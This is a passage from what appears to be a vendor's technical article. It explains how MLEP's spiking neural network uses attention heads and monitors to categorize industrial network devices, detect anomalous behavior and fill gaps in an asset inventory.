
 

Event history

In NSN-based event processing, layer 2 and above store sequences of events over time: recurring patterns and the full history. However, categorization and statistical anomaly detection don’t require storing the full packet sequence or a detailed timeline of every network event. As we noted earlier, events are themselves aggregates, which means the order of network packets has already been averaged out. So MLEP keeps history only temporarily, within each episode (30,000 aggregated events by default), which saves computing resources.

Statistics processing in MLEP

MLEP processes statistics mainly through specialized listener neurons on layer −1 (minus one) of the network. Attention heads and monitors are built on these neurons.

Key components of the NSN

Key components of the NSN

When an event arrives, the corresponding neuron is activated, and the network instantly knows whether that neuron is new or was created earlier. Each attention head subscribes to the events or event features it needs and takes in only the activations of the matching neurons. If an event occurs for the first time, all heads are notified and then decide whether to subscribe (grow a connection to the relevant neuron) and receive information about activations of such neurons from then on.

It is called a spiking network because activation information is a spike, not a number. This spike tells the head that something it’s interested in has happened.

An attention head is configured according to scenarios — the situations that MLEP should send alerts about. The core of a head’s configuration is a query, which filters incoming information and serves as the subscription criterion. Unlike regular database queries, this query runs on the stream, so it can react to an event instantly.

Attention heads work very much like the semantics of ordinary human language. A query has a subject of attention (one or more grammatical subjects) and conditions (the other parts of the sentence). In the infrastructure of an industrial enterprise, the subjects are devices on the network, and the conditions are various aspects of network communication, such as ports, protocol, and average packet size. If a head has many subjects (for example, if it’s interested in every device on an industrial network), it fans out: it creates a child head for each individual value of the subject of attention, that is, each device. The child head then watches a specific device and reports to the parent head.

Attention heads don’t accumulate or process statistics. They only filter event streams. When an attention head receives a relevant event, it activates and sends a spike to the monitor subscribed to that head.

Monitors, in turn, have stacks for accumulating and processing events. They can also have their own queries and post-filter information from the head. For example, they can select only new events from those filtered by the head.

There are several types of monitors:

  • Stat monitors track changes in the average count of specific events (for example, device activity) over time intervals typical for those events, or in the average values of numeric event parameters (for example, changes in device traffic volume).
  • Monitors work from the event alone: they fire when an event has occurred a certain number of times within a given interval, or has occurred for the first time.
  • Similar-behavior monitors work with heads that can generalize events, that is, extract just a few parameters whose combination is shared (generalized) across many events.

MLEP uses these monitor types to implement scenarios for categorizing devices and detecting their anomalous behavior:


  1. For categorization, MLEP uses attention heads and monitors that identify common behavior across different assets and group devices accordingly. MLEP then takes information from Asset Discovery about the known categories of some assets and extends those categories to other assets in the same group. Because a device can show different types of activity, it may land in several groups. MLEP then makes a weighted assessment across all relevant groups.
    Groups of devices with similar network behavior

    Groups of devices with similar network behavior

    At the final stage, the system verifies that assigning the category to the asset is permissible. This is again done by special rule monitors loaded into the NSN at system startup. The rules rely on asset metadata available from Asset Discovery and APMs.

  2. MLEP takes a similar approach to anomaly detection: an attention head and a monitor define an anomaly scenario, often loosely. When a monitor activates on such a scenario, MLEP generates an alert about unusual behavior.
The current version of MLEP ships with preconfigured heads and monitors.

The functional dynamic diagram below shows how events from devices on an industrial network are processed.

Event processing flow

Event processing flow (click to play)

MLEP in practice: how behavior helps complete the asset inventory

At a facility with several similar production lines, device information may be more complete on some lines than on others. On one line, devices are identified as PLCs, while on another, after an upgrade, some hosts show up only as addresses: the available traffic didn’t provide enough information to determine their category. Still, these devices communicate with the same types of HMIs and process data collection servers. Their communication directions, frequency, and volumes may be similar.

That’s where MLEP comes in. It takes the categories of already known assets and matches recurring features of their network behavior against those of uncategorized devices. When the observed interactions turn out to be similar, MLEP can add a category for that host to the inventory.
